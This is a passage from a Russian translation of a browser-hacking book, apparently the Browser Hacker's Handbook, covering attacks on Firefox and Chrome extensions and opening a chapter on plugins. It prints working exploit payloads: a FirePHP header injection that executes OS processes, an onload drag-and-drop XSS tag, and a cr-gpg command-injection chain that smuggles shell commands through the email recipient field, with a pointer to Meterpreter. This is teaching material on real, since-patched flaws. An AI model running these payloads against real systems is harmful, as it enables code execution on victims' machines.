Обмен между зоной `chrome://` Firefox и недоверенными зонами возможен также через события DOM. В зоне `chrome://` расширение часто имеет прослушиватель событий, ожидающий входных данных от веб-страницы.

После возбуждения события он выполняет требуемое действие над полученными сведениями.

Разработчик расширения обязан проверить, имеет ли содержимое, взаимодействующее с обработчиком, соответствующие полномочия. Даже если полномочий нет, расширение может позволить внедрить сценарий в зону `chrome://`, обойдя любую защиту.

Атака через перетаскивание

Firefox поддерживает перетаскивание с помощью нескольких обработчиков событий: `dragstart`, `dragenter`, `dragover`, `dragleave`, `drag`, `drop` и `dragend`. Изображения, текст, ссылки и узлы DOM можно переносить из одной части страницы в другую, а иногда непосредственно в расширение.

Важно помнить: когда таким образом перетаскивается элемент HTML с атрибутами или узел DOM, в новое место копируются все его свойства, атрибуты и методы. Это особенно опасно при переносе элемента в зону `chrome://`. Прежде безобидное изображение с обработчиком JavaScript `onLoad`, оказавшись в привилегированной зоне, может выполняться без ограничений:

```
<img src="http://browserhacker.com/exploit.gif" onload="your_javascript">
```

Такой тег загружает изображение на веб-страницу и выполняет код `onload` в непривилегированном контексте браузера. Если жертва затем перетащит изображение в зону `chrome://`, код `onload` выполнится снова. На этот раз обработчик события DOM вызовет функцию с повышенными привилегиями.

Ник Фриман обнаружил очень похожую уязвимость в расширении Firefox ScribeFire.[43] Оно позволяет пользователям публиковать записи в блогах из любого источника. Уязвимость находилась в способе перетаскивания изображений из произвольных источников в зону `chrome://`. Как и в предыдущем примере, ScribeFire позволял протащить инструкции в функцию `onload` и выполнить их в привилегированном контексте.

Для эксплуатации событий DOM требуется внимательно изучить, как расширение обрабатывает пользовательский ввод. Конечная цель та же, что и у других методов: добиться выполнения произвольного JavaScript в зоне `chrome://`.

Выполнение команд операционной системы

Получив XCS-уязвимость, иногда можно использовать её для выполнения произвольных команд операционной системы. Это позволяет протащить команды в зону `chrome://` и выполнять их словно из командной строки.

Но прежде рассмотрим пример запуска команд ОС в Firefox.

Пример удалённого выполнения команд в Firefox

Как уже отмечалось, способ эксплуатации целевого расширения целиком зависит от реализации разработчиков. Расширения могут использовать HTTP-заголовки для управления потоком выполнения, что делает эти заголовки непосредственной целью атаки.

Расширение Firefox FirePHP извлекает некоторые заголовки ответа сервера и по ним решает, что показать в консоли Firebug. Если перехватить ответ сервера, наличие пользовательских заголовков будет очевидно. Ниже приведены некоторые заголовки, которые ищет FirePHP:

```
HTTP/1.1 200 OK
Date: Thu, 08 Aug 2013 14:18:44 GMT
Server: Apache
Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT
ETag: "401b9-0-4d91807c0760e"
Accept-Ranges: bytes
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/
Dump/0.1
X-Wf-1-1-1-1: 29|["Browser Hacker's Handbook"]|
```

В заголовках внедрена строка `Browser Hacker's Handbook`. На рисунке 7-18 видно, что она показана в диалоговом окне. Это подтверждает: в данном случае заголовки являются частью поверхности атаки расширения.




Рисунок 7-18. Отображение данных сервера в FirePHP

Теперь углубимся в уязвимость расширения, обнаруженную Эльдаром Маркуссеном (Eldar Marcussen).[44] Она затрагивает все версии FirePHP до 0.7.1 включительно, которые можно загрузить с `https://addons.mozilla.org/en-US/firefox/addon/firephp/versions`. Установите расширение через пункт Install Add-on From File на вкладке Extensions.

После установки уязвимого расширения пора подготовить среду. Убедитесь, что в Firebug включена вкладка Net, введите следующий код в консоли и нажмите Run:

```
console.log('Exploit FirePHP start')
xhr = new XMLHttpRequest();
xhr.open("GET","http://browserhacker.com/",true);
xhr.send();
console.log('Mouseover FirePHP array to finish')
```

Код отправляет XHR-запрос на `http://browserhacker.com`, имитируя возможность атаковать жертву. FirePHP ищет в ответе ключевые заголовки, среди которых находится уязвимость. Особенно интересен `X-Wf-1-1-1-1`: при его разборе запускается эксплойт. Именно в этот заголовок нужно протащить инструкции. Если правильно сформировать заголовок ответа, команды операционной системы будут выполнены.

Для демонстрации перехватите обмен HTTP через прокси и внедрите эксплойт в ответ. Используйте любой удобный прокси реального времени и добавьте целевые заголовки FirePHP, узнаваемые по `X-Wf`.

Следующие заголовки запускают приложение Calculator в OS X:

```
HTTP/1.1 200 OK
Date: Wed, 07 Aug 2013 00:27:48 GMT
Server: Apache
Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT
ETag: "401b9-0-4d91807c0760e"
Accept-Ranges: bytes
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/Dump/0.1
X-Wf-1-1-1-1: 476|{"RequestHeaders":{"1":"1","2":"2","3":"3","4":"4","5":"5",
"6":"6","7":"7","8":"8","9":"9
","UR<script>var lFile=Components.classes
[\"@mozilla.org/file/
local;1\"].createInstance
(Components.interfaces.nsILocalFile);lFile.initWithPath
(\"/Applications/Calculator.app/Contents/MacOS/Calculator\");var process=
Components.classes[\"@mozilla.org/process/util;1\"]
.createInstance(Components.interfaces.nsIProcess);process.init(lFile);
process.run(true,[],0);void(0);<\/script>"
:"PWND}}|
```

Эксплойт требует ещё одного шага. Жертва должна навести указатель мыши на строку Dump в консоли, чтобы вызвать Variable Viewer, который и эксплуатирует расширение. В результате запускается `Calculator.app`, как показано на рисунке 7-19.

Здесь атака скрыта от жертвы с помощью большого массива, чтобы эксплойт не был виден в консоли. Дополнительное преимущество в том, что строка занимает больше места на экране, а значит, жертва с большей вероятностью случайно проведёт по ней указателем.




Рисунок 7-19. Эксплуатация FirePHP в OS X

Теперь уязвимость FirePHP эксплуатирована в OS X. Расширение столь же легко атаковать в Windows, изменив длину и передав следующую строку параметром в `lFile.initWithPath`:

```
"C:\\\\\\\\Windows\\\\\\\\system32\\\\\\\\calc.exe\"
```

Уязвимость можно было эксплуатировать в любой операционной системе, где устанавливается Firefox. Уязвимости расширений Firefox почти всегда легко переносятся между ОС.

Разработчики FirePHP уже исправили проблему. Изменение доступно по адресу https://github.com/firephp/firephp-extension/commit/fccab466cd5f014c36082d76ae300f2cd612ba51. В нескольких местах кода подконтрольное атакующему содержимое соединялось без кодирования или фильтрации.

Внедрение команд операционной системы

Вам должно быть знакомо внедрение команд в серверные сценарии, когда те обращаются к операционной системе. Данные протаскиваются в параметр, и когда сервер его использует, фактически выполняются переданные вами команды.

Обычное внедрение команд в браузере ничем не отличается. Расширения Chrome могут запускать программы из файловой системы через NPAPI. Если передаваемый программе параметр поступает из недоверенного источника, например веб-страницы, возникает возможность внедрения команд.

Программа NPAPI выполняется вне песочницы в контексте пользователя. Злоупотребление этой функцией расширения Chrome сразу должно дать привилегированный доступ к операционной системе.

Пример внедрения команд операционной системы

Расширение Chrome cr-gpg добавляет шифрование и расшифрование почты PGP в веб-интерфейс Gmail с помощью подключаемого модуля NPAPI. Соответствующий модуль вызывает установленный в системе двоичный файл gpg. В манифесте объявлены следующие двоичные файлы, которые модуль использует для обращения к gpg:

```
"plugins": [
  {"path": "gmailGPG.plugin" },
  {"path": "gmailGPG.dll"},
  {"path": "gmailGPG.so"}
],
```

Котович[45] нашёл уязвимость внедрения команд в альфа-версии 0.7.4 расширения cr-gpg.[46] Это идеальный пример для исследования такого класса уязвимостей. Хотя дыра находилась в манифесте версии 1, тот же принцип применим к версии 2. Фактически расширение оставалось бы уязвимым для той же атаки.

Сначала исследуем возможные векторы получения контроля над расширением и доступные действия. При отправке жертве письма, зашифрованного PGP, она расшифровывала шифротекст, после чего открытый текст показывался в веб-интерфейсе Gmail. При отображении расшифрованного сообщения расширение выполняло следующий код:[47]

```
$($(messageElement).children()[0]).html(tempMessage);
```

Код привносил хранимую XSS-уязвимость в источники `http://mail.google.com/` и `https://mail.google.com/`.[48] Внедрение происходило в сценарии содержимого расширения.

Уязвимость находилась не на стороне веб-приложения. XSS можно было эксплуатировать только в Chrome с расширением cr-gpg внутри источника Gmail.

Для эксплуатации жертве отправлялось зашифрованное сообщение с `<script>alert(1)</script>`. Сразу после расшифрования появлялось зловещее окно с числом 1. Из этой привилегированной позиции можно было проводить стандартные XSS-атаки на источник Gmail. Сценарий содержимого также позволял применять другие атаки, рассмотренные ранее в главе.

Однако вернёмся к обещанной уязвимости внедрения команд. Не беспокойтесь: мы ещё вернёмся к XSS-атаке, когда в конце раздела соединим всё в одну цепочку.

Расширение cr-gpg вызывает подключаемые модули NPAPI для шифрования и расшифрования сообщений. Оно передаёт серверной части содержимое письма и сведения о получателях. NPAPI принимает данные, а в Windows использует `gmailGPG.dll` как интерфейс для управления двоичным файлом `gpg.exe` в файловой системе. Разумеется, реализация зависит от ОС. Следующий код C++ из `gmailGPG.dll` служит оболочкой вокруг `gpg.exe`.[49]

```
// Шифрует сообщение для переданного списка получателей
FB::variant gmailGPGAPI::encryptMessage(const FB::variant& recipients,
      const FB::variant& msg)
{
  string tempFileLocation = m_tempPath + "errorMessage.txt";
  string tempOutputLocation = m_tempPath + "outputMessage.txt";
  string gpgFileLocation = "\""+m_appPath +"gpg.exe\" ";

vector<string> peopleToSendTo =
  recipients.convert_cast<vector<string> >();
  string cmd = "c:\\windows\\system32\\cmd.exe /c ";
  cmd.append(gpgFileLocation);
  cmd.append("-e --armor");
  cmd.append(" --trust-model=always");
  for (unsigned int i = 0; i < peopleToSendTo.size(); i++) {
    cmd.append(" -r");
```

```
    cmd.append(peopleToSendTo.at(i));
  }
  cmd.append(" --output ");
  cmd.append(tempOutputLocation);
  cmd.append(" 2>");
  cmd.append(tempFileLocation);

  sendMessageToCommand(cmd,msg.convert_cast<string>());

  <snip>
}
```

В этой части кода находится уязвимость внедрения команд. Список получателей никак не фильтруется, а затем добавляется к строке `cmd`. После этого операционная система выполняет строку. Получается следующая команда:

```
gpg -e --armor --trust-model=always -r <recipient> --output out.txt 2>err.txt
```

Теперь для успешного внедрения команды ОС нужен способ взаимодействовать с подключаемым модулем NPAPI. Неудивительно, что сценарий содержимого общается с фоновой страницей посредством сообщений. Фоновая страница указывает модулю NPAPI требуемое действие. Затем ответ возвращается к сценарию содержимого той же последовательностью в обратном направлении.

Фоновая страница[50] создаёт экземпляр встроенного объекта модуля, указывая MIME-тип `application/x-gmailgpg`. Это делает его доступным из языков сценариев. Следующий код показывает процесс на фоновой странице:

```
<object id="plugin0" type="application/x-gmailgpg"></object><br />
<script>
  var alerted = false;
  function plugin0()
  {
    return document.getElementById('plugin0');
  }
  var testSettings = function(){

  };

  chrome.extension.onRequest.addListener(
  function(request, sender, sendResponse) {
    var gpgPath = localStorage['gpgPath'];
    var tempPath = localStorage['tempPath'];
    if(!gpgPath){
    gpgPath = '/opt/local/bin/';
    };
    if(!tempPath){
      tempPath = '/tmp/';
    };
    plugin0().appPath = gpgPath;
    plugin0().tempPath = tempPath;
    if (request.messageType == 'encrypt'){
      var mailList = request.encrypt.maillist;
      if( localStorage["useAutoInclude"] &&
          localStorage["useAutoInclude"] != 'false'){
        mailList.push(localStorage["personaladdress"]);
    }
    var mailMessage = request.encrypt.message;
    sendResponse({message: plugin0().encrypt(mailList,mailMessage),
        domid:request.encrypt.domel});
  }else if(request.messageType == 'sign'){
```

Код также добавляет к фоновой странице прослушиватели, через которые сценарии содержимого передают сообщения. Нас интересует тип сообщения `encrypt`, поскольку через него внедрение будет протащено к модулю NPAPI.

Переменная `mailList` передаётся из сообщения модулю без фильтрации. Теперь существует путь атаки от зашифрованного содержимого через вызов NPAPI до самой операционной системы.

Остаётся одна небольшая нестыковка: использовались два имени функции шифрования - `encrypt` и `encryptMessage`. В `gmailGPGAPI.cpp` есть сопоставление, которое сообщает модулю, какие функции предоставлять JavaScript:

```
gmailGPGAPI::gmailGPGAPI(const gmailGPGPtr& plugin,
  const FB::BrowserHostPtr& host) : m_plugin(plugin), m_host(host)
{
  registerMethod("encrypt", make_method(this, &gmailGPGAPI::encryptMessage));
  registerMethod("decrypt", make_method(this, &gmailGPGAPI::decryptMessage));
```

Посмотрим, как объединить все проблемы в цепочку и выполнить внедрение команд. Следующий код адаптирован из опубликованного эксплойта:[51]

```
windows_command ='%SystemRoot%\\system32\\calc.exe';
linux_command ='touch /tmp/bhh';
command = windows_command;
if (navigator.platform.indexOf('Win') !== -1) {
  var nul = "nul";
  var cmdsep = '&';
  var cmdpref = " start /min ";
} else {
  var nul = "/dev/null";
  var cmdsep = ';';
  var cmdpref = "";
};
chrome.extension.sendRequest({
  'messageType':'encrypt',encrypt:{
    'message':'Brower Hacker\'s Handbook',
      'domel':'',
      'maillist':['wade@browserhacker.com --no-auto-key-locate >' +
        nul + cmdsep + cmdpref +
        command + cmdsep + 'echo '
    ]
  }
});
```

Когда этот код шифруют и отправляют цели по электронной почте, он выполняется при расшифровании сообщения расширением cr-gpg. Ранее в разделе вы запускали базовую XSS-атаку. Теперь внедрение незаметно передаётся из сценария содержимого фоновой странице и далее подключаемому модулю NPAPI, который запускает команду операционной системы.

```
gpg -e --armor --trust-model=always -r wade@browserhacker.com
 --no-auto-key-locate >nul& start /min %SystemRoot%\system32\calc.
exe&echo --output out.txt 2>err.txt
```

Именно эта команда фактически выполняется в результате работы сценария. Здесь запускается `calc.exe`, что жертва заметит. Но команду можно заменить любой другой: например, получить Meterpreter и заставить его установить обратное соединение без ведома пользователя.

После сообщения поставщику уязвимость быстро исправили. Вместо обращения к операционной системе функция стала использовать более безопасный вызов API `libgpgme`. Изменение устранило возможность дальнейших уязвимостей данного класса.

Уязвимость cr-gpg позволила исследовать пересечение расширений и подключаемых модулей. Она показала, как через внедрение команд эксплуатировать расширение Chrome и запускать произвольные исполняемые файлы. Теперь методику из этих примеров можно применять для поиска сходных уязвимостей в других расширениях.

Итоги

Перенос функциональности из ядра браузера в расширения почти наверняка уменьшил его раздувание. Однако разработка и сопровождение важных функций оказались в руках разработчиков, хуже знакомых с безопасностью. В сочетании с мощными привилегиями это породило множество небезопасных расширений. Можно утверждать, что уменьшение раздувания было оплачено общей безопасностью браузера.

Влияние расширения на просмотр можно понимать по-разному. Иногда полезно считать его виртуальным веб-приложением, работающим в источнике каждой страницы. В других случаях - приложением, установленным в операционной системе. В обоих представлениях важно понимать: расширения работают в привилегированном контексте и имеют доступ к привилегированным API.

В главе была исследована анатомия расширений и способы определить наличие целевого расширения в зацепленном браузере. Вы рассмотрели значительную поверхность атаки и классы уязвимостей расширений. Теперь вы знаете, как работает межконтекстный скриптинг и какие методы повышения привилегий наиболее надёжны.

На протяжении главы рассматривались сложные методы эксплуатации расширений Chrome и Firefox. В следующей главе вы погрузитесь в атаки на подключаемые модули браузера. Это ещё один популярный способ расширить возможности просмотра, и у него тоже огромная поверхность атаки.

Вопросы

1. Сравните модели безопасности расширений Chrome и Firefox.
2. Какой способ эффективен для снятия отпечатка расширения?
3. Что такое зона `chrome://` и почему она важна?
4. Как CSP применяется к браузерным расширениям?
5. Как SOP применяется к браузерным расширениям?
6. Как выполнять команды ОС в расширениях Firefox?
7. Как выполнять команды ОС в расширениях Chrome?
8. Какие привилегии есть у сценария содержимого?
9. Какие привилегии есть у фоновой страницы?
10. Какие привилегии есть у расширений Firefox?

Ответы на вопросы можно найти на сайте книги `https://browserhacker.com/answers` или на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Google. (2013). *Google Analytics Opt-out Add-on*. Получено 30 ноября 2013 года с chrome.google.com.
[2] [назад] Microsoft. (2013). *How do browser add-ons affect my computer*. Получено 30 ноября 2013 года с windows.microsoft.com.
[3] [назад] Wikipedia. (2013). *Mozilla Add-ons*. Получено 30 ноября 2013 года с en.wikipedia.org.
[4] [назад] Roberto Suggi Liverani, Nick Freeman. (2009). *Abusing Firefox Extensions*. Получено 30 ноября 2013 года с security-assessment.com.
[5] [назад] Mozilla. (2013). *nsILoginManager*. Получено 30 ноября 2013 года с developer.mozilla.org.
[6] [назад] Nick Freeman. (2009). *ScribeFire (Mozilla Firefox Extension) - Code Injection Vulnerability*. Получено 30 ноября 2013 года с security-assessment.com.
[7] [назад] Roberto Suggi Liverani and Nick Freeman. (2010). *Exploiting Cross Context Scripting Vulnerabilities in Firefox*. Получено 30 ноября 2013 года с security-assessment.com.
[8] [назад] Mozilla. (2013). *nsIOutputStream*. Получено 30 ноября 2013 года с developer.mozilla.org.

[9] [назад] Mozilla. (2013). *Displaying web content in an extension without security issues*. Получено 30 ноября 2013 года с developer.mozilla.org.
[10] [назад] Adam Barth, Adrienne Porter Felt, Prateek Saxena, and Aaron Boodman. (2012). *Protecting Browsers from Extension Vulnerabilities*. Получено 30 ноября 2013 года с cs.berkeley.edu.
[11] [назад] Google. (2013). *Google Chrome Webstore*. Получено 30 ноября 2013 года с chrome.google.com.
[12] [назад] Nicholas Carlini, Adrienne Porter Felt, and David Wagner. (2012). *An Evaluation of the Google Chrome Extension Security Architecture*. Получено 30 ноября 2013 года с eecs.berkeley.edu.
[13] [назад] W3C. (2012). *Content Security Policy 1.0*. Получено 30 ноября 2013 года с w3.org.
[14] [назад] Google. (2013). *Content scripts*. Получено 30 ноября 2013 года с developer.chrome.com.
[15] [назад] Google. (2013). *NPAPI*. Получено 30 ноября 2013 года с developer.chrome.com.
[16] [назад] Wikipedia. (2013). *NPAPI*. Получено 30 ноября 2013 года с en.wikipedia.org.
[17] [назад] Google. (2013). *NPAPI warning*. Получено 30 ноября 2013 года с developer.chrome.com.
[18] [назад] Google. (2013). *Permission warning*. Получено 30 ноября 2013 года с developer.chrome.com.
[19] [назад] Google. (2013). *Messaging security considerations*. Получено 30 ноября 2013 года с developer.chrome.com.
[20] [назад] Google. (2013). *Content security policy*. Получено 30 ноября 2013 года с developer.chrome.com.
[21] [назад] Microsoft. (2013). *Browser Extensions*. Получено 30 ноября 2013 года с msdn.microsoft.com.
[22] [назад] Microsoft. (2013). *Browser Extensions Overviews and Tutorials*. Получено 30 ноября 2013 года с msdn.microsoft.com.
[23] [назад] Microsoft. (2013). *About Browser Extensions*. Получено 30 ноября 2013 года с msdn.microsoft.com.
[24] [назад] Giovanni Cattani. (2013). *Detecting Chrome Extensions in 2013*. Получено 30 ноября 2013 года с gcattani.co.vu.
[25] [назад] Krzysztof Kotowicz. (2012). *Chrome addons enumeration*. Получено 30 ноября 2013 года с koto.github.io.
[26] [назад] Krzysztof Kotowicz. (2013). *XssChef*. Получено 30 ноября 2013 года с github.com.
[27] [назад] Giovanni Cattani. (2013). *The evolution of Chrome extensions*. Получено 30 ноября 2013 года с blog.beefproject.com.
[28] [назад] Joseph Bonneau. (2011). *Measuring password re-use empirically*. Получено 30 ноября 2013 года с lightbluetouchpaper.org.
[29] [назад] Paul Smith. (2012). *LinkedIn breach has wider impact on users' security*. Получено 30 ноября 2013 года с brw.com.au.
[30] [назад] Dave Drager. (2011). *Five Best Browser Security Extensions*. Получено 30 ноября 2013 года с lifehacker.com.
[31] [назад] Wikipedia. (2013). *Cross-zone scripting*. Получено 30 ноября 2013 года с en.wikipedia.org.
[32] [назад] Petko Petkov. (2006). *Cross-content scripting with Sage*. Получено 30 ноября 2013 года с gnucitizen.org.
[33] [назад] Stackoverflow. (2013). *Load remote webpage in background page: Chrome Extension*. Получено 30 ноября 2013 года с stackoverflow.com.
[34] [назад] Amazon. (2013). *Amazon 1Button App for Chrome*. Получено 30 ноября 2013 года с chrome.google.com.
[35] [назад] Aldo Cortesi. (2013). *MITMproxy*. Получено 30 ноября 2013 года с mitmproxy.org.
[36] [назад] Ezanker. (2013). *ezLinkPreview*. Получено 30 ноября 2013 года с simpledifference.com.
[37] [назад] Google. (2013). *Chrome tabs: execute script*. Получено 30 ноября 2013 года с developer.chrome.com.
[38] [назад] Michael Gundlach. (2013). *AdBlock*. Получено 30 ноября 2013 года с chrome.google.com.
[39] [назад] Wladimir Palant. (2011). *Add frame busting code to HTML pages*. Получено 30 ноября 2013 года с github.com.
[40] [назад] Krzysztof Kotowicz. (2012). *Chrome addons hacking: Bye Bye AdBlock filters!* Получено 30 ноября 2013 года с blog.kotowicz.net.
[41] [назад] Adblockforchrome. (2012). *Adblockforchrome: subscribe.js*. Получено 30 ноября 2013 года с code.google.com.
[42] [назад] Adblockforchrome. (2012). *Adblockforchrome: functions.js*. Получено 30 ноября 2013 года с code.google.com.
[43] [назад] Scribefire. (2013). *Scribefire*. Получено 30 ноября 2013 года с scribefire.com.
[44] [назад] Eldar Marcussen. (2013). *FirePHP firefox plugin remote code execution*. Получено 30 ноября 2013 года с justanotherhacker.com.
[45] [назад] Krzysztof Kotowicz. (2012). *Owning a system through a Chrome extension - cr-gpg 0.7.4 vulns*. Получено 30 ноября 2013 года с blog.kotowicz.net.
[46] [назад] Thinkst. (2013). *Cr-gpg*. Получено 30 ноября 2013 года с thinkst.com.
[47] [назад] Jameel Haffejee. (2011). *Cr-gpg: content_script.js*. Получено 30 ноября 2013 года с github.com.
[48] [назад] Jameel Haffejee. (2011). *Cr-gpg: manifest.json*. Получено 30 ноября 2013 года с github.com.
[49] [назад] Jameel Haffejee. (2011). *Cr-gpg: gmailGPGAPI.cpp*. Получено 30 ноября 2013 года с github.com.
[50] [назад] Jameel Haffejee. (2011). *Cr-gpg: background.html*. Получено 30 ноября 2013 года с github.com.
[51] [назад] Krzysztof Kotowicz. (2012). *Cr-gpg exploit*. Получено 30 ноября 2013 года с github.com.

Глава 8. Атаки на плагины

Хотя основная задача веб-браузера состоит в отображении веб-страниц, всегда существовало стремление обеспечить поддержку других видов насыщенного содержимого, например фильмов или интерактивных материалов вроде трехмерных моделей. Для предоставления насыщенного интерактивного содержимого и возможностей может потребоваться даже интеграция с другими приложениями или языками программирования, такими как Microsoft Excel или Java. Производители браузеров не обязательно хотят поддерживать эти дополнительные функции собственными средствами, поэтому они часто предоставляют разработчикам приложений способ обращаться к ним через интерфейс плагинов.

Интерфейс плагинов связывает внешний код или приложения с браузером, чтобы браузер мог задействовать эти сторонние компоненты для выполнения дополнительных задач. Как и в любом приложении, слабости кода могут привести к раскрытию информации, выполнению кода или другому неожиданному поведению.

В этой главе вы узнаете, как выявлять такие плагины, как Acrobat Reader, Java и Flash. Выявив плагины, вы сможете воспользоваться знаниями об их слабостях, чтобы потенциально обойти защитные механизмы браузера. Наконец, вы рассмотрите методы атак, помогающие задействовать эти плагины для выхода за пределы браузера и получения доступа к операционной системе.

Понимание устройства плагинов

В следующих разделах вы узнаете, что определяет плагин, чем плагины отличаются от расширений и как они представлены пользователю. Разбор этих понятий заложит основу для понимания того, как создавать отпечатки браузерных плагинов и атаковать их. После этого вы сможете лучше понимать влияние плагинов на безопасность.

Плагин представляет собой программный мост между внешними библиотеками кода или приложениями и браузером. При установке плагина в браузер добавляется новый код, связывающий с ним внешнее приложение, благодаря чему браузер может обращаться к коду этого приложения. Интерфейс плагинов позволяет поддерживать внутри браузера форматы файлов, реализованные внешними средствами, что значительно расширяет возможности самого браузера.

Плагин состоит из двух отдельных частей: браузерного API и сценарного API. Браузерный API управляет взаимодействием браузера с внешним кодом при отображении новых типов содержимого. Например, он позволяет браузеру задействовать код Adobe Reader для показа PDF внутри браузера. Обычно такие плагины используют стандартный API, например ActiveX в Windows или кроссплатформенный API Netscape, NPAPI.

Сценарный API позволяет управлять представленным внутри браузера объектом через веб-API, часто вызываемые из JavaScript. Оба API работают совместно, позволяя веб-разработчикам отображать содержимое, управлять им и представлять его пользователям в функциональной и эстетически привлекательной форме.

Chrome также позволял размещать плагины в отдельном пространстве процессов, чтобы сбой плагина не приводил к сбою всего браузера. Это ограничивало способность неисправного плагина мешать нормальной работе браузера. Однако, хотя плагины выполняются в отдельном процессе, их все равно можно эксплуатировать, а в некоторых случаях они могут предоставить доступ к браузеру или лежащей под ним операционной системе.

При взломе браузеров вы часто встретите плагины Flash, Acrobat, Java, QuickTime, Silverlight, RealPlayer и VLC. Они обеспечивают поддержку PDF, апплетов, фильмов и сложной графики в браузерах и устанавливаются вместе с породившими их программами.

